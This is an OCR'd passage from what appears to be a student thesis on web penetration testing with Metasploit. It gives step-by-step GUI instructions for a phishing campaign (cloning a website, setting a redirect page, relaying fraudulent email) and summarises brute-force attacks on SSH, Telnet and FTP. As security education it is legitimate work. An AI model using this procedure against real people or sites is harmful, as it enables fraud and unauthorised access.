


Figure 5.2 Name of projects

Enter the name of the campaign. In our case, this is Lab. Then click the E-mail icon under Campaign Components




Figure 5.3 The E-mail icon under Campaign Components

On the next screen, you must provide the requested data in accordance with your campaign.




Figure 5.4Provide the requested data in accordance

Then click the Content icon (number 2) if you want to change anything in the content of the message. After changing the contents, click the Save button.




Figure 5.5Changing the contents

Then click on the Landing Page icon to set the URL where you want to redirect the deception user.




Figure 5.6 Set the URL where you want to redirect the deception user

As shown in the below figure, enter the URL in Path and click Next.




Figure 5.7 Entering the url

On the next screen, click the Clone Website - Clone Website button, which will open another window. Here you need to go to the site that you want to clone. As you can see in the screenshot, we entered http://agilesolutions.az/ m in this area. Then press the Clone button and save the changes.




Figure 5.8- Clone Website

Then click the Redirect Page button.

Figure 5.9 Redirect Page

Click Next and you will get to see the next screen.




Figure 5.10The highlighted underline is the Metasploit variant

You can click the Clone Website button to clone the redirected site again.




Figure 5.11Clone Website

Next, in the Server Arrangement section, click on the E-mail Server button

Figure 5.12 Server Arrangement section

On the next screen, enter mailserver settings, which will be used as a relay to send this fraudulent email. Then click the Save button.




Figure 5.13 Relay to send this fraudulent email

In the Notifications section there is the option to Notify others before launching the campaign. You can use this option to inform others. Then click the Save button.




Figure 5.14 Notify others before launching the campaign

Next, you will see a new window. Here you need to click on the Start button to start the process of sending phishing mail.




Figure 5.15The process of sending phishing mail

Metasploit has options for generating a statistical report on your phishing campaign. It will look like the below screenshot.

Figure 5.16Generating a statistical report

SUMMARY

The question I was concerned with in my thesis was how the perform basic ethical hacking in aweb application with theMetasploit framework. Today web applications are the main software development side. So this reason security of thewebsite and its server is also themain sector of Penetration testing.

In this thesis, I use Metasploit brute force attack against the server, forget the server power against the because of fake users' response. And getting test result as a Metasploit report. I took only 3 type of brute force attack: FTP Service, SSH Service, Telnet Service. I show every result for this attacks. In this thesis, we also perform web penetration with Metasploit browser autopwn. With this tool, we attack the server from the client side. And try to get the copy of website as a file systemsin our computer. This is social engineering with Metasploit.

Finally I get that in FTP Service in our example we couldn't establish attack, so the attack was not completed. But SSH Service and Telnet Service we could create opened sessions agains server and completed brute force attack.

List of literature

1. Mastering Metasploit, Copyright © 2014 Packt Publishing, May 2014, Nipun Jaswal.
2. Web Penetration Testing with Kali LinuxSeptember 25, 2013by Joseph Muniz (Author), Aamir Lakhani (Author)
3. http://www.w3ii.com – Understanding Metasploit in practice
4. http://www.istart.co.nz/index/HM20/PC0/PV21902/EX244/AR2341
5. http://www.visionael.com/products/security_audit/FBI_CSI_2003.pdf
6. http://www.corecom.com/external/livesecurity/pentest.html
7. http://www.securenetsol.com/na_pt_test_approach.html
8. http://www.securityfocus.com/infocus/1722
9. http://www.local4you.co.uk/Security/security_test.htm
10. Polymorphic, multi-lingual websites: A theoretical approach for improved website security - Risto, Jonathan
11. Testing stateful web application workflows - Veres-Szentkiralyi, Andras
12. Web Application File Upload Vulnerabilities - Koch, Matthew
13. Tunneling, Pivoting, and Web Application Penetration Testing - Fraser, Gordon
14. Web Application Penetration Testing for PCI - Hoehl, Michael
15. Web Application Injection Vulnerabilities: A Web App's Security Nemesis? - Couture, Erik